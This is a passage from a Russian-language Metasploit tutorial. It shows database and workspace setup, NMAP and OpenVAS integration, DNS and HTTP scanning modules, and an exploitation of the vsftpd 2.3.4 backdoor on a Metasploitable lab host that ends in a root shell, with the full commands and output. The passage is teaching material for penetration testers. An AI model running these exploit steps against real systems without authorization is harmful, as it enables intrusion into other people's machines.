Автоматизация играет важную роль в любых рамках. Всегда полезно автоматизировать кучу повторяющихся задач, чтобы сэкономить время и усилия. Команда `makerc`, как показано на рис. 3-16, помогает автоматизировать задачи Metasploit, сохраняя их в виде скрипта.




```
root@kali: ~  
File Edit View Search Terminal Help  
msf > makerc  
Usage: makerc <output rc file>  
  
Save the commands executed since startup to the specified file.  
  
msf > makerc /root/Desktop/msfcommands.txt  
[*] Saving last 49 commands to /root/Desktop/msfcommands.txt ...  
msf >
```

Рисунок 3-16. Вывод команды `makerc` в MSFconsole

db_initiate

Учитывая сложную природу Metasploit, тривиально, что должна существовать некоторая база данных, которая могла бы использоваться для хранения данных задачи. Metasploit по умолчанию интегрирован с базой данных PostgreSQL. Сначала нужно запустить службу базы данных, выполнив команду `systemctl start postgresql`, а затем команду `msfdb init`, как показано на рисунке 3-17.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# systemctl start postgresql  
root@kali:~# msfdb init  
[i] Database already started  
[+] Creating database user 'msf'  
[+] Creating databases 'msf'  
[+] Creating databases 'msf_test'  
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'  
[+] Creating initial database schema  
root@kali:~#
```

Рисунок 3-17. Вывод команд `systemctl` и `msfdb init` в терминале

db_status

После того, как вы инициализировали базу данных, вы можете подтвердить, что Metasploit подключен к ней, выполнив команду `db_status` в MSFconsole, как показано на рисунке 3-18.




```
msf > db_status  
[*] postgresql connected to msf  
msf >
```

Рисунок 3-18. Вывод команды `db_status` в MSFconsole

workspace

Иногда может случиться так, что вам потребуется работать над несколькими проектами тестирования на проникновение одновременно. Вы, конечно, не хотите смешивать данные из нескольких проектов. Metasploit предлагает эффективное управление рабочим пространством. Для каждого нового проекта вы можете создать новое рабочее пространство и тем самым ограничить данные проекта этим рабочим пространством. Команда рабочей области, как показано на рисунке 3-19, перечисляет доступные рабочие области. Вы можете создать новое рабочее пространство, используя команду `workspace -a <name>`.



```
root@kali: ~  
File Edit View Search Terminal Help  
msf > workspace -h  
Usage:  
workspace                List workspaces  
workspace -v             List workspaces verbosely  
workspace [name]         Switch workspace  
workspace -a [name] ...  Add workspace(s)  
workspace -d [name] ...  Delete workspace(s)  
workspace -D             Delete all workspaces  
workspace -r <old> <new> Rename workspace  
workspace -h             Show this help information  
  
msf > workspace  
* default  
msf > workspace -a sagar  
[*] Added workspace: sagar  
msf > workspace  
default  
* sagar  
msf >
```

Рисунок 3-19. Вывод команды `workspace` в `MSFconsole`

Вызов сканирования NMAP и OpenVAS из Metasploit

В этом разделе рассказывается, как вы можете запускать и инициировать сканирование NMAP и OpenVAS из консоли Metasploit.

NMAP

Вы узнали о NMAP ранее в этой книге. Вы видели, что NMAP может быть запущен из интерфейса командной строки или графического пользовательского интерфейса ZENMAP. Однако есть еще один способ инициировать сканирование NMAP, и это через консоль Metasploit.

Может быть полезно импортировать результаты сканирования NMAP в Metasploit, а затем использовать дополнительные сервисы. Это может быть достигнуто двумя способами.

- \ *Импорт сканов NMAP:* Вы знаете, что NMAP имеет возможность генерировать и сохранять результаты сканирования в формате XML. Вы можете просто импортировать вывод NMAP XML в Metasploit с помощью команды `db_import`, как показано на рисунке 3-20.

```

root@kali: ~
File Edit View Search Terminal Help
[*] exec: clear

msf > db_import /root/Desktop/nmap.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.8.4'
[*] Importing host 192.168.25.129
[*] Successfully imported /root/Desktop/nmap.xml
msf > hosts

Hosts
=====
address      mac              name  os_name  os_flavor  os_sp  purpose  info  comments
-----
192.168.25.129  00:0c:29:11:8e:b1  Unknown  Unknown  Unknown  Unknown  device
msf >

```

Рисунок 3-20. Вывод команд `db_import` и `hosts` в `MSFconsole`

- \ *Вызов NMAP из MSFconsole:* Metasploit предлагает команду `db_nmap`, которую можно использовать для запуска сканирования NMAP непосредственно из консоли Metasploit, как показано на рисунке 3-21.

Глава 3 Metasploit

```
root@kali: ~  
File Edit View Search Terminal Help  
msf > db_nmap 192.168.25.129  
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-24 11:23 IST  
[*] Nmap: Nmap scan report for 192.168.25.129  
[*] Nmap: Host is up (0.0042s latency).  
[*] Nmap: Not shown: 977 closed ports  
[*] Nmap: PORT      STATE SERVICE  
[*] Nmap: 21/tcp    open  ftp  
[*] Nmap: 22/tcp    open  ssh  
[*] Nmap: 23/tcp    open  telnet  
[*] Nmap: 25/tcp    open  smtp  
[*] Nmap: 53/tcp    open  domain  
[*] Nmap: 80/tcp    open  http  
[*] Nmap: 111/tcp   open  rpcbind  
[*] Nmap: 139/tcp   open  netbios-ssn  
[*] Nmap: 445/tcp   open  microsoft-ds  
[*] Nmap: 512/tcp   open  exec  
[*] Nmap: 513/tcp   open  login  
[*] Nmap: 514/tcp   open  shell  
[*] Nmap: 1099/tcp  open  rmiregistry  
[*] Nmap: 1524/tcp  open  ingreslock  
[*] Nmap: 2049/tcp  open  nfs  
[*] Nmap: 2121/tcp  open  ccproxy-ftp  
[*] Nmap: 3306/tcp  open  mysql  
[*] Nmap: 5432/tcp  open  postgresql  
[*] Nmap: 5900/tcp  open  vnc  
[*] Nmap: 6000/tcp  open  X11  
[*] Nmap: 6667/tcp  open  irc  
[*] Nmap: 8009/tcp  open  ajp13  
[*] Nmap: 8180/tcp  open  unknown  
[*] Nmap: MAC Address: 00:0C:29:11:8E:B1 (VMware)  
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 13.36 seconds  
msf > hosts  
  
Hosts  
=====  
  
address      mac          name  os_name  os_flavor  os_sp  purpose  info  comments  
-----  
192.168.25.129  00:0c:29:11:8e:b1  Unknown  Unknown  Unknown  Unknown  device
```

Рисунок 3-21. Вызов NMAP из MSFconsole с помощью команды `db_nmap`

После завершения сканирования NMAP вы можете использовать команду `hosts`, чтобы убедиться, что сканирование завершено и цель добавлена в базу данных Metasploit.

OpenVAS

Вы уже знакомы с OpenVAS, потому что вы познакомились с большинством его возможностей в предыдущих главах. Тем не менее, Metasploit предлагает возможности для интеграции OpenVAS для выполнения задач из среды. Прежде чем вы сможете фактически выполнить любую из задач OpenVAS из MSFconsole, вам необходимо загрузить плагин OpenVAS, выполнив команду `load openvas`, как показано на рисунке 3-22.




```
root@kali: ~  
File Edit View Search Terminal Help  
msf > load openvas  
[*] Welcome to OpenVAS integration by kost and averagesecurityguy.  
[*]  
[*] OpenVAS integration requires a database connection. Once the  
[*] database is ready, connect to the OpenVAS server using openvas_connect.  
[*] For additional commands use openvas_help.  
[*]  
[*] Successfully loaded plugin: OpenVAS  
msf > █
```

Рисунок 3-22. Загрузка плагина OpenVAS в MSFconsole

После загрузки OpenVAS в MSFconsole вы можете выполнять множество задач. Вы можете использовать команду `openvas_help`, как показано на рисунке 3-23, чтобы вывести список всех возможных задач.

Глава 3 Metasploit



```
root@kali: ~
File Edit View Search Terminal Help
msf > openvas_help
[*] openvas_help          Display this help
[*] openvas_debug         Enable/Disable debugging
[*] openvas_version       Display the version of the OpenVAS server
[*]
[*] CONNECTION
[*] =====
[*] openvas_connect       Connects to OpenVAS
[*] openvas_disconnect    Disconnects from OpenVAS
[*]
[*] TARGETS
[*] =====
[*] openvas_target_create  Create target
[*] openvas_target_delete  Deletes target specified by ID
[*] openvas_target_list    Lists targets
[*]
[*] TASKS
[*] =====
[*] openvas_task_create    Create task
[*] openvas_task_delete    Delete a task and all associated reports
[*] openvas_task_list      Lists tasks
[*] openvas_task_start     Starts task specified by ID
[*] openvas_task_stop      Stops task specified by ID
[*] openvas_task_pause     Pauses task specified by ID
[*] openvas_task_resume    Resumes task specified by ID
[*] openvas_task_resume_or_start Resumes or starts task specified by ID
[*]
[*] CONFIGS
[*] =====
[*] openvas_config_list    Lists scan configurations
[*]
[*] FORMATS
[*] =====
[*] openvas_format_list    Lists available report formats
[*]
[*] REPORTS
[*] =====
[*] openvas_report_list    Lists available reports
[*] openvas_report_delete  Delete a report specified by ID
[*] openvas_report_import  Imports an OpenVAS report specified by ID
[*] openvas_report_download Downloads an OpenVAS report specified by ID
msf > 
```

Рисунок 3-23. Вывод команды `openvas_help` в `MSFconsole`

Сервер OpenVAS может работать локально или в некоторой удаленной системе. Вам необходимо подключиться к серверу OpenVAS с помощью команды `openvas_connect`, как показано на рисунке 3-24. Вам необходимо указать имя пользователя, пароль, IP-адрес сервера OpenVAS и порт в качестве параметров этой команды.

```

root@kali: ~
File Edit View Search Terminal Help
msf > openvas_connect admin 439ceaf3-928a-4bc0-aa12-59938cfb8444 127.0.0.1 9390 ok
[*] Connecting to OpenVAS instance at 127.0.0.1:9390 with username admin...
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#timeout is deprecated, use Timeout.timeout instead.
[*] OpenVAS connection successful
msf >

```

Рисунок 3-24. Подключение к серверу OpenVAS с помощью команды `openvas_connect` в MSFconsole

Как только подключение к серверу OpenVAS будет успешным, вам необходимо создать новую цель с помощью команды `openvas_target_create`, как показано на рисунке 3-25. Вам необходимо указать имя теста, целевой IP-адрес и комментарии (если таковые имеются) в качестве параметров этой команды.

```

root@kali: ~
File Edit View Search Terminal Help
msf > openvas_target_create
[*] Usage: openvas_target_create <name> <hosts> <comment>
msf > openvas_target_create test 192.168.25.129 test-scan
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#timeout is deprecated, use Timeout.timeout instead.
[*] 87bbf542-33fd-45e6-b2f6-f8b32b9f4170
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#timeout is deprecated, use Timeout.timeout instead.
[*] OpenVAS list of targets

ID          Name          Hosts          Max Hosts  In Use  Comment
--          -
4e8e69af-e38a-4d6d-9a32-750d86b21597 Target for immediate scan of IP 192.168.25.129 192.168.25.129 1 1
87bbf542-33fd-45e6-b2f6-f8b32b9f4170 test          192.168.25.129 1 0 test-scan
8b985290-49c1-4475-aea4-67fbd217da3 Target for immediate scan of IP 192.168.25.132 192.168.25.132 1 1
be89d561-0f1b-4713-93a9-fe7e123c5e0c Target for immediate scan of IP 192.168.25.128 192.168.25.128 1 1

msf >

```

Рисунок 3-25. Создание новой цели для сканирования OpenVAS с помощью команды `openvas_target_create` в MSFconsole

После создания новой цели вам нужно выбрать профили сканирования с помощью команды `openvas_config_list`, как показано на рисунке 3-26.

Глава 3 Metasploit




```
root@kali: ~  
File Edit View Search Terminal Help  
msf > openvas_config_list  
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#timeout is deprecated, use Timeout.timeout instead.  
[*] OpenVAS list of configs  


| ID                                   | Name                        |
|--------------------------------------|-----------------------------|
| 085569ce-73ed-11df-83c3-002264764cea | empty                       |
| 2d3f051c-55ba-11e3-bf43-006186ea4fc5 | Host Discovery              |
| 698f691e-7489-11df-9d8c-002264764cea | Full and fast ultimate      |
| 708f25c4-7489-11df-8094-002264764cea | Full and very deep          |
| 74db13d6-7489-11df-91b9-002264764cea | Full and very deep ultimate |
| 8715c877-47a0-438d-98a3-27c7a6ab2196 | Discovery                   |
| bbca7412-a950-11e3-9109-006186ea4fc5 | System Discovery            |
| daba56c8-73ec-11df-a475-002264764cea | Full and fast               |

  
msf > |
```

Рисунок 3-26. Вывод команды `openvas_config_list` в *MSFconsole*

Как только вы выбрали профиль сканирования, пришло время создать задачу сканирования. Команду `openvas_task_create` можно использовать для создания новой задачи, как показано на рисунке 3-27. В качестве параметров этой команды необходимо указать имя сканирования, комментарии, если они есть, идентификатор конфигурации и идентификатор цели.



```
root@kali: ~  
File Edit View Search Terminal Help  
msf > openvas_task_create  
[*] Usage: openvas_task create <name> <comment> <config id> <target id>  
msf > openvas_task create test test scan daba56c8-73ec-11df-a475-002264764cea 87bbf542-33fd-45e6-b2fe-f0b32b9f4170  
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#timeout is deprecated, use Timeout.timeout instead.  
[*] ca0b6a89-be39-4cf2-87fd-289776af2be5  
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#timeout is deprecated, use Timeout.timeout instead.  
[*] OpenVAS list of tasks  


| ID                                   | Name                                | Comment   | Status | Progress |
|--------------------------------------|-------------------------------------|-----------|--------|----------|
| 577ce4cd-2398-47dc-bbb0-20b209585404 | Immediate scan of IP 192.168.25.132 |           | Done   | -1       |
| 865193b6-23ee-42f4-9ef2-9aee0a1697a2 | Immediate scan of IP 192.168.25.128 |           | Done   | -1       |
| a25ad62d-3e33-4b1d-9869-d291265b5fc3 | Immediate scan of IP 192.168.25.129 |           | Done   | -1       |
| ca0b6a89-be39-4cf2-87fd-289776af2be5 | test                                | test-scan | New    | -1       |

  
msf > |
```

Рисунок 3-27. Создание новой задачи проверки *OpenVAS* с помощью команды `openvas_task_create` в *MSFconsole*

Теперь, когда задача проверки была создана, вы можете запустить сканирование с помощью команды `openvas_task_start`, как показано на рисунке 3-28. Вам необходимо указать идентификатор задачи в качестве параметра этой команды.

```

root@kali: ~
File Edit View Search Terminal Help
msf > openvas_task start ca0b6a89-be39-4cf2-87fd-289776af2be5
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#timeout is deprecated, use Timeout.timeout instead.
[*] <X>-authenticate response status='200' status_text='OK'><role>Admin</role><timezone>UTC</timezone><severity>nist</severity></auth
henticate response><start_task_response status='202' status_text='OK, request submitted'><report_id>204e59af-7fb5-4b9e-9906-e64be1f2
a665c</report_id></start_task_response></X>
msf > openvas_task list
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#timeout is deprecated, use Timeout.timeout instead.
[+] OpenVAS list of tasks

ID                               Name                               Comment                               Status                               Progress
--                               -
577ce4cd-2398-47dc-bbb0-20b209585404 Immediate scan of IP 192.168.25.132 Done -1
865193b6-23ee-42f4-9ef2-9aee0a1697a2 Immediate scan of IP 192.168.25.128 Done -1
a25ad62d-3e33-4b1d-9869-d291265b5fc3 Immediate scan of IP 192.168.25.129 Done -1
ca0b6a89-be39-4cf2-87fd-289776af2be5 test Test-scan Running 1

```

Рисунок 3-28. Запуск недавно созданной задачи OpenVAS с помощью команды `openvas_task_start` в MSFconsole

Это займет некоторое время, прежде чем сканирование завершится. После завершения сканирования вы можете просмотреть отчеты, используя команду `openvas_report_list`, как показано на рисунке 3-29.

```

root@kali: ~
File Edit View Search Terminal Help
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#timeout is deprecated, use Timeout.timeout instead.
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#timeout is deprecated, use Timeout.timeout instead.
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#timeout is deprecated, use Timeout.timeout instead.
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#timeout is deprecated, use Timeout.timeout instead.
[+] OpenVAS list of reports

ID                               Task Name                               Start Time                               Stop Time
--                               -
204e59af-7fb5-4b9e-9906-e64be1f2a665 test 2018-09-24T06:34:53Z 2018-09-24T07:09:07Z
3973274e-48a8-4bed-a485-132d97cb04cf Immediate scan of IP 192.168.25.128 2018-09-06T04:33:09Z 2018-09-06T04:45:37Z
c7573405-cb40-4cca-9ac3-ed356d5b6500 Immediate scan of IP 192.168.25.132 2018-09-06T04:47:30Z 2018-09-06T05:00:34Z
fb9bf519-6f4f-4ed7-9125-7bb2041d9877 Immediate scan of IP 192.168.25.129 2018-08-02T06:22:55Z 2018-08-02T06:47:01Z

```

Рисунок 3-29. Вывод списка отчетов OpenVAS с помощью команды `openvas_report_list` в MSFconsole

Теперь, когда сканирование завершено и отчет готов, вы можете загрузить отчет с помощью команды `openvas_report_download`, как показано на рис. 3-30. В качестве параметров этой команды необходимо указать идентификатор отчета, формат отчета, путь вывода и имя отчета.




Рисунок 3-30. Сохранение отчета OpenVAS с помощью команды загрузки `openvas_report_` в MSFconsole

Сканирование и использование сервисов с помощью Metasploit Auxiliaries

Metasploit предлагает широкий выбор эксплойтов и вспомогательных модулей для сканирования, подсчета и использования различных сервисов и протоколов. В этом разделе рассматриваются некоторые вспомогательные модули и эксплойты, предназначенные для часто используемых протоколов.

DNS

В предыдущей главе вы узнали, как NMAP можно использовать для перечисления службы DNS. Metasploit также имеет несколько вспомогательных модулей, которые можно использовать для разведки DNS.

На рис. 3-31 показано использование модуля `/auxiliary/gather/enum_dns`. Все, что вам нужно сделать, это настроить целевой домен и запустить модуль. В результате он возвращает связанные DNS-серверы.

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/gather/enum_dns
msf auxiliary(gather/enum_dns) > show options

Module options (auxiliary/gather/enum_dns):

Name           Current Setting  Required  Description
-----
DOMAIN         true            yes       The target domain
ENUM_A         true            yes       Enumerate DNS A record
ENUM_AXFR      true            yes       Initiate a zone transfer against each NS record
ENUM_BRT       false           yes       Brute force subdomains and hostnames via the supplied wordlist
ENUM_CNAME     true            yes       Enumerate DNS CNAME record
ENUM_MX        true            yes       Enumerate DNS MX record
ENUM_NS        true            yes       Enumerate DNS NS record
ENUM_RVLS      false           yes       Reverse lookup a range of IP addresses
ENUM_SOA       true            yes       Enumerate DNS SOA record
ENUM_SRV       true            yes       Enumerate the most common SRV records
ENUM_TLD       false           yes       Perform a TLD expansion by replacing the TLD with the IANA TLD list
ENUM_TXT       true            yes       Enumerate DNS TXT record
IPRANGE        true            no        The target address range or CIDR identifier
NS              false           yes       Specify the nameserver to use for queries (default is system DNS)
STOP_WILDCARD  false           no        Stops brute-force enumeration if wildcard resolution is detected
THREADS        1               no        Threads for ENUM_BRT
WORDLIST        /usr/share/metasploit-framework/data/wordlists/namelist.txt no        Wordlist of subdomains

msf auxiliary(gather/enum_dns) > set DOMAIN megacorpone.com
DOMAIN => megacorpone.com
msf auxiliary(gather/enum_dns) > run
[*] querying DNS NS records for megacorpone.com
W, [2018-09-24T18:01:19.563099 #14445] WARN -- : Nameserver 192.168.25.2 not responding within UDP timeout, trying next one
F, [2018-09-24T18:01:19.563455 #14445] FATAL -- : No response from nameservers list: aborting
[*] megacorpone.com NS: ns3.megacorpone.com.
[*] megacorpone.com NS: ns1.megacorpone.com.
[*] megacorpone.com NS: ns2.megacorpone.com.

```

Рисунок 3-31. Использование вспомогательного модуля `enum_dns`

FTP

Предположим, что при проведении сканирования NMAP вы обнаружили, что ваша цель работает на FTP-сервере через порт 21, а версия сервера `vsftpd 2.3.4`.

Вы можете использовать функцию поиска, чтобы узнать, есть ли у Metasploit какие-либо эксплойты для сервера `vsftpd`, как показано на рис. 3-32.

```

root@kali: /usr/share/metasploit-framework/modules
File Edit View Search Terminal Help
msf > search vsftpd
[*] Module database cache not built yet, using slow search

Matching Modules
=====
Name           Disclosure Date  Rank      Description
-----
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03      excellent VSFTPD v2.3.4 Backdoor Command Execution

msf >

```

Рисунок 3-32. Результат поиска эксплойта `vsftpd`

Здесь вы будете использовать эксплойт `/unix/ftp/vsftpd_234_backdoor` для эксплуатации уязвимого FTP-сервера. Вы можете настроить целевой IP-адрес как переменную `RHOST`, а затем запустить эксплойт, как показано на рис. 3-33.

Глава 3 Metasploit

```
root@kali: /usr/share/metasploit-framework/modules

File Edit View Search Terminal Help
+ -- ==[ 538 payloads - 41 encoders - 10 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.25.129  yes       The target address
  RPORT      21              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0    Automatic

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.25.129
RHOST => 192.168.25.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.25.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.25.129:21 - USER: 331 Please specify the password.
[+] 192.168.25.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.25.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.25.128:38895 -> 192.168.25.129:6200) at 2018-09-26 15:26:35 +0530

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```

Рисунок 3-33. Успешная эксплуатация цели с использованием эксплойта *vsftpd_234*

Эксплойт успешен, и вы получаете доступ командной оболочки к целевой системе.

HTTP

Протокол передачи гипертекста (HTTP) является одной из наиболее часто встречающихся служб на хостах. Metasploit имеет множество эксплойтов и вспомогательных средств для перечисления и использования сервиса HTTP.

Вспомогательный модуль `auxiliary/scanner/http/http_version`, как показано на рис. 3-34, перечисляет версию HTTP-сервера. Исходя из точной версии сервера, вы можете более точно планировать дальнейшую эксплуатацию.

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/http_version
msf auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

  Name      Current Setting  Required  Description
  ----
Proxies     no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      192.168.25.129  yes       The target address range or CIDR identifier
RPORT       80              yes       The target port (TCP)
SSL         false           no        Negotiate SSL/TLS for outgoing connections
THREADS     1               yes       The number of concurrent threads
VHOST       no              no        HTTP server virtual host

msf auxiliary(scanner/http/http_version) > set RHOSTS 192.168.25.129
RHOSTS => 192.168.25.129
msf auxiliary(scanner/http/http_version) > run

[*] 192.168.25.129:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/http_version) >
  
```

Рисунок 3-34. Вывод вспомогательного модуля `http_version`

Часто веб-сервер имеет каталоги, которые не отображаются напрямую и могут содержать интересную информацию. Metasploit имеет вспомогательный модуль, называемый `auxiliary/scanner/http/brute_dirs`, который сканирует такие каталоги, как показано на рис. 3-35.

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/brute_dirs
msf auxiliary(scanner/http/brute_dirs) > show options

Module options (auxiliary/scanner/http/brute_dirs):

  Name      Current Setting  Required  Description
  ----
FORMAT      a,aa,aaa        yes       The expected directory format (a alpha, d digit, A uppercase)
PATH        /                yes       The path to identify directories
Proxies     no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      192.168.25.129  yes       The target address range or CIDR identifier
RPORT       80              yes       The target port (TCP)
SSL         false           no        Negotiate SSL/TLS for outgoing connections
THREADS     1               yes       The number of concurrent threads
VHOST       no              no        HTTP server virtual host

